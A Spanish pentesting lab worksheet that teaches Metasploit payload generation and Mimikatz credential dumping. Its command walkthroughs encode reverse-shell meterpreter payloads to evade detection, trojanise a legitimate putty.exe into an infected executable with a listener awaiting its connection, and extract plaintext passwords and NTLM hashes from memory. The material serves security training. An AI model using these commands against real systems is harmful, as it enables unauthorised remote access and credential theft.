

Taller 5 p2 PenTesting: Explotación de Vulnerabilidades

1. Herramienta: Metasploit

Metasploit es una suite o conjunto de programas que está diseñada para explotar las vulnerabilidades de los equipos. Es uno de los programas mas usados por profesionales del Pentesting.

Actualmente Metasploit tiene 7 tipos de modulos:

- **Exploits:** Son fragmentos de software que toman ventaja de la vulnerabilidad de un sistema.
- **Auxiliary:** Permite la interacción de herramientas externas con el framework de Metasploit. Incluyen varios modulos internos como escáneres de puertos, sniffers, ataques de ddos, etc.
- **Post:** Nos proporciona funcionalidades para la fase de post explotación.
- **Payload:** Es la parte del malware que realiza la acción maliciosa.
- **Encoders:** Proporciona algoritmos para codificar y ofuscar los payloads que utilizaremos tras haber tenido exito el exploit.
- **Nops:** Nos permite realizar u obtener operaciones nop.
- **Evasion:** Busca evadir mecanismos de defensa

Podemos encontrar estos modulos en el directorio `/usr/share/metasploit-framework/modules/`.

1.1. Examinando los comandos:

show: Muestra todos los modulos que posee Metasploit.

```
msf> show
```

Es posible filtrar este comando indicando el modulo que deseamos mostrar

```
msf> show encoders
```

use: Nos permite seleccionar un modulo en particular para ser usado. Por defecto no tiene los valores configurados para proceder a la explotación, deben ser ajustados con el comando set (se verá mas adelante).

```
msf5> use payload/linux/x86/shell_reverse_tcp
msf5 payload(linux/x86/shell_reverse_tcp) >
```

info y advanced: Nos muestra información sobre el modulo seleccionado

```
msf5 payload(linux/x86/shell_reverse_tcp) > info

      Name: Linux Command Shell, Reverse TCP Inlin
      Module: payload/linux/x86/shell_reverse_tcp
      Platform: Linux
      Arch: x86
      ...
```

options: Nos permite observar que campos deben ser configurados, por ejemplo HOST y PUERTO

```
msf5 payload(linux/x86/shell_reverse_tcp) > options

Module options (payload/linux/x86/shell_reverse_tcp):

      Name      Current Setting  Required  Description
      ----      -
      CMD        /bin/sh           yes        The command string to execute
      LHOST       yes               The listen address (an interface may be spe
      LPORT      4444              yes        The listen port
      ...
```

set y unset: Nos permite asignar valores a los campos de un modulo seleccionado, o vaciar el valor de un campo asingado.

```
msf5 payload(linux/x86/shell_reverse_tcp) > set LHOST 192.168.0.100
LHOST => 192.168.0.100
msf5 payload(linux/x86/shell_reverse_tcp) >
```

run o exploit: Ejecuta el modulo seleccionado

```
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.0.108:4444
```

back: permite regresar o salir del modulo en uso.

```
msf5 exploit(multi/handler) > back
msf5>
```

1.2. Generando payloads desde Metasploit

Cuando se usan ciertos payloads desde Metasploit, este agrega los comandos generate, pry, reload.

```
msf5 payload(windows/shell_bind_tcp) > generate -h
Usage: generate [options]
```

Generates a payload. Datastore options may be supplied after normal options.

Example: generate -f python LHOST=127.0.0.1

OPTIONS:

```
-E          Force encoding
-O <opt>    Deprecated: alias for the '-o' option
-P <opt>    Total desired payload size, auto-produce appropriate NOP sled
...
```

Si introducimos el comando **generate** Metasploit nos arrojará algo como esto:

```
msf5 payload(windows/shell_bind_tcp) > generate
# windows/shell_bind_tcp - 328 bytes
# http://www.metasploit.com
# VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
# EXITFUNC=process, CreateSession=true
buf =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
...
```

Ahora bien, aunque este código generado no es incorrecto, contiene caracteres que pueden no servir para nuestro propósito, en particular el byte nulo (\x00). Para eliminar este carácter indicamos el parámetro “-b” seguido del carácter que deseamos eliminar.

```
msf  payload(shell_bind_tcp) > generate -b '\x00'
```

Esto va a generar una salida diferente que en el paso anterior debido a que realiza modificaciones para no cambiar la funcionalidad original del código, Pero también aumenta el tamaño.

```
msf5 payload(windows/shell_bind_tcp) > generate -b '\x00'
# windows/shell_bind_tcp - 355 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
# EXITFUNC=process, CreateSession=true
buf =
"\xba\xdb\x49\xdd\xc2\xda\xc8\xd9\x74\x24\xf4\x58\x2b\xc9" +
"\xb1\x53\x83\xc0\x04\x31\x50\x0e\x03\x8b\x47\x3f\x37\xd7" +
...
```

Otro cambio, es que se hace uso de un encoder (codificador). Por defecto, Metasploit seleccionará el mejor encoder para realizar la tarea en cuestión. El encoder es el responsable de eliminar los caracteres no deseados (entre otras cosas) ingresados cuando se usa el modificador -b.

Al especificar caracteres incorrectos que eliminar, Metasploit buscará el mejor encoder para cumplir la tarea. En el paso anterior se usó el encoder x86/shikata_ga_nai, este es útil cuando solo se restringe el byte nulo durante la generación del código. Si agregamos algunos caracteres “malos más”, Metasploit puede elegir un encoder diferente para realizar la misma tarea. Agreguemos varios bytes más a la lista y veamos qué sucede

```
msf5 payload(windows/shell_bind_tcp) > generate -b '\x00\x44\x67\x66\xfa\x01'
# windows/shell_bind_tcp - 350 bytes
# http://www.metasploit.com
# Encoder: x86/fnstenv_mov
# VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
# EXITFUNC=process, CreateSession=true
buf =
"\x6a\x52\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x7b" +
"\x7e\x1e\xe9\x83\xeb\xfc\xe2\xf4\x87\x96\x9c\xe9\x7b\x7e" +
...
```

Podemos ver que el encoder seleccionado esta vez fue “x86/fnstenv_mov”.

1.3. Seleccionando un encoder para nuestro payload

En caso de que querramos seleccionar nosotros mismos un encoder lo indicamos con la opción -e seguido del nombre del encoder.

```
msf5 payload(windows/shell_bind_tcp) > show encoders
```

```
Encoders
=====
```

#	Name	Disclosure Date	Rank	Check	Descript
---	------	-----------------	------	-------	----------

-	----	-----	----	-----
0	cmd/brace		low	No Bash Bra
1	cmd/echo		good	No Echo Com
...				

```
msf5 payload(windows/shell_bind_tcp) > generate -e x86/nonalpha
```

1.4. Exportando nuestro payload a un archivo

El comando anterior al igual que en los pasos anteriores nos retorna por pantalla los bytes que conforman nuestro payload, pero lo que queremos es darles un uso, y no simplemente verlos en la pantalla, para poder guardar nuestro payload como un archivo, debemos indicar que tipo de archivo ejecutable será, para esto usamos la opción **-f** seguido del nombre del formato, por ejemplo: bash, c, csharp, dw, dword, hex, java, js_be, js_le, num, perl, pl, powershell, ps1, py, python, raw, rb, ruby, sh, vbapplication, vbscript, asp, aspx, aspx-exe, axis2, dll, elf, elf-so, exe, exe-only, exe-service, exe-small, hta-psh, jar, jsp, loop-vbs, macho, msi, msi-nouac, osx-app, psh, psh-cmd, psh-net, psh-reflection, vba, vba-exe, vba-psh, vbs, war

```
msf5 payload(windows/shell_bind_tcp) > generate -f exe
```

Observe la salida que arroja Metasploit ¿Que observa?.

Ya hemos indicado que formato tendrá el archivo, debemos además indicar el nombre y la ruta donde se guardará el archivo generado, esto lo conseguimos con la opción “-o” seguido de la ruta del archivo.

```
msf5 payload(windows/shell_bind_tcp) > generate -f exe -o /root/Desktop/payload.exe
```

1.5. Generando payloads con varias pasadas

Para incrementar la ofuscación podemos indicar a Metasploit que realice varias pasadas del encoder antes de obtener el payload resultante, esto lo conseguimos con el comando “-i” seguido del numero de pasadas.

```
msf5 payload(windows/shell_bind_tcp) > generate -i 5
```

1.6. Ejemplo Nro. 1: Generando un payload de reverse_tcp contra sistemas Windows

```
msf5 > use payload/windows/meterpreter
msf5 payload(windows/meterpreter/reverse_tcp) > options
```

Module options (payload/windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----

EXITFUNC	process	yes	Exit technique (Accepted: '', seh,
LHOST		yes	The listen address (an interface m
LPORT	4444	yes	The listen port

```
msf5 payload(windows/meterpreter/reverse_tcp) > set LHOST 192.168.0.108
LHOST => 192.168.0.108
```

```
msf5 payload(windows/meterpreter/reverse_tcp) > options
```

Module options (payload/windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	process	yes	Exit technique (Accepted: '', seh,
LHOST	192.168.0.108	yes	The listen address (an interface m
LPORT	4444	yes	The listen port

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set LHOST 192.168.0.108
LHOST => 192.168.0.108
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.108:4444
[*] Sending stage (179779 bytes) to 192.168.0.103
[*] Meterpreter session 1 opened (192.168.0.108:4444 -> 192.168.0.103:49210) at

meterpreter >
```

1.7. Ejemplo Nro. 2: Generando un payload de reverse_tcp contra sistemas Windows un poco mas ofuscado

Vamos a infectar un archivo ejecutable (exe) con nuestro payload para hacer un poco mas realista el ataque.

Descargamos putty del sitio: <https://www.putty.org/>

```
cd /root/Desktop
wget https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe
```

Verificamos que las opciones esten configuradas correctamente

```
msf5 payload(windows/meterpreter/reverse_tcp) > options
```

```
Module options (payload/windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	process	yes	Exit technique (Accepted: '', seh,
LHOST	192.168.0.108	yes	The listen address (an interface ma
LPORT	4444	yes	The listen port

Generamos nuestro archivo ejecutable infectado.

```
msf5 payload(windows/meterpreter/reverse_tcp) > generate -b '\x00'  
-e x86/shikata_ga_nai -i 5 -x /root/Desktop/putty.exe -f exe  
-o /root/Desktop/putty_infectado.exe
```

Nos ponemos a la escucha y esperamos a que el archivo infectado sea ejecutado.

```
msf5 > use exploit/multi/handler  
msf5 exploit(multi/handler) > set lhost 192.168.0.108  
lhost => 192.168.0.108  
msf5 exploit(multi/handler) > set lport 4444  
lport => 4444  
msf5 exploit(multi/handler) > run  
  
[*] Started reverse TCP handler on 192.168.0.108:4444
```

2. Mimikatz

Es un programa de código abierto utilizado por hackers y Pentester para recopilar credenciales en computadoras con sistemas Windows.

Codificado por Benjamin Deplly en 2007, mimikatz fue creado originalmente como una prueba de concepto para aprender sobre las vulnerabilidades del protocolo de autenticación de Microsoft. Sin embargo, mimikatz se ha convertido desde entonces en una herramienta de hackeo descargada popularmente.


Mimikatz utiliza técnicas sofisticadas para encontrar información confidencial, como contraseñas, valiendose del hecho de que esta información se encuentra en texto plano en la memoria RAM desde donde el software toma directamente la información.

Mimikatz se encuentra disponible en el repositorio, <https://github.com/gentilkiwi/mimikatz> en la sección de releases <https://github.com/gentilkiwi/mimikatz/releases>.

Entre sus posibilidades destaca la obtención de credenciales, las cuales se obtienen con los siguientes comandos:

```
mimikatz # privilege::debug
```

```
mimikatz # sekurlsa::logonpasswords
```



```
mimikatz 2.0 alpha x64
.mimikatz 2.0 alpha <x64> release "Kiwi en C" <Sep 30 2013 23:42:09>
.### ^ ###
## / \ ## /* * *
## \ / ## Benjamin DELPY 'gentilkiwi' < benjamin@gentilkiwi.com >
'## v ##' http://blog.gentilkiwi.com/mimikatz
'#####' with 10 modules * * */

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords full

Authentication Id : 0 ; 196180 <00000000:0002fe54>
Session : Interactive from 1
User Name : user
Domain : UM-7x64-test

msv :
[00000003] Primary
* Username : user
* Domain : UM-7x64-test
* LM : 00000000000000000000000000000000
* NTLM : 5058dcdf3965e4cff53994b1302e3174
tspkg :
* Username : user
* Domain : UM-7x64-test
* Password : ImagineTryingToCrackSomeSuperLongPc$$w0rdLikeThis!!!
wdigest :
* Username : user
* Domain : UM-7x64-test
* Password : ImagineTryingToCrackSomeSuperLongPc$$w0rdLikeThis!!!
kerberos :
* Username : user
* Domain : UM-7x64-test
* Password : ImagineTryingToCrackSomeSuperLongPc$$w0rdLikeThis!!!
ssp :
```

Figura 1: Obteniendo credenciales con Mimikatz.

Aunque mimikatz representa la explotación a una vulnerabilidad importante, para su desarrolladores se trata de una prueba de concepto adornada con referencias literarias y comandos jocosos como retornar el dibujo en ascii de una taza de café al insertar el comando “coffee”.

Investigadores han desarrollado metodos para automatizar el uso de esta herramienta, combinando dispositivos como “Rubber Ducky” y configuración de servidores para enviar los datos recopilados a un equipo remoto.

Este procedimiento es descrito en el Paper “Hacking Experiment by Using USB Rubber Ducky Scripting” [1].

Rubber Ducky es un teclado programado para escribir de forma automatizada y muy rapida, disponen de una CPU pequeña de 60 MHz y 32 bits. Una CPU se compone de la ALU (Unidad Aritmético Lógica) capaz de realizar operaciones con bits, y de una CU (Unidad de Control), capaz de controlar el flujo de entrada y salida de datos. Por lo tanto, ambos componentes del hardware



Figura 2: Rubber Ducky.

permiten que se ejecuten de forma automática los scripts, siendo la CPU del pendrive quien realiza las operaciones, en lugar del ordenador, como ocurre con los dispositivos de almacenamiento comunes.

Referencias

- [1] B. Cannoles and A. Ghafarian, “Hacking experiment by using usb rubber ducky scripting,” *Journal of Systemics*, vol. 15, pp. 66–71, 2017.
- [2] RApid7, “Metasploit.” <https://github.com/rapid7/metasploit-framework/wiki>. [Online; accessed 04-October-2019].
- [3] O. Security, “Generate a Payload for Metasploit.” <https://www.offensive-security.com/metasploit-unleashed/generating-payloads/>. [Online; accessed 04-October-2019].
- [4] D. Kitchen, “ 15 Second Password Hack, Mr Robot Style 26 Aug .” <https://www.hak5.org/blog/15-second-password-hack-mr-robot-style>. [Online; accessed 04-October-2019].
- [5] Andrej, “DroidDucky - Can an Android quack like a duck?.” <http://zx.rs/6/DroidDucky---Can-an-Android-quack-like-a-duck/>. [Online; accessed 04-October-2019].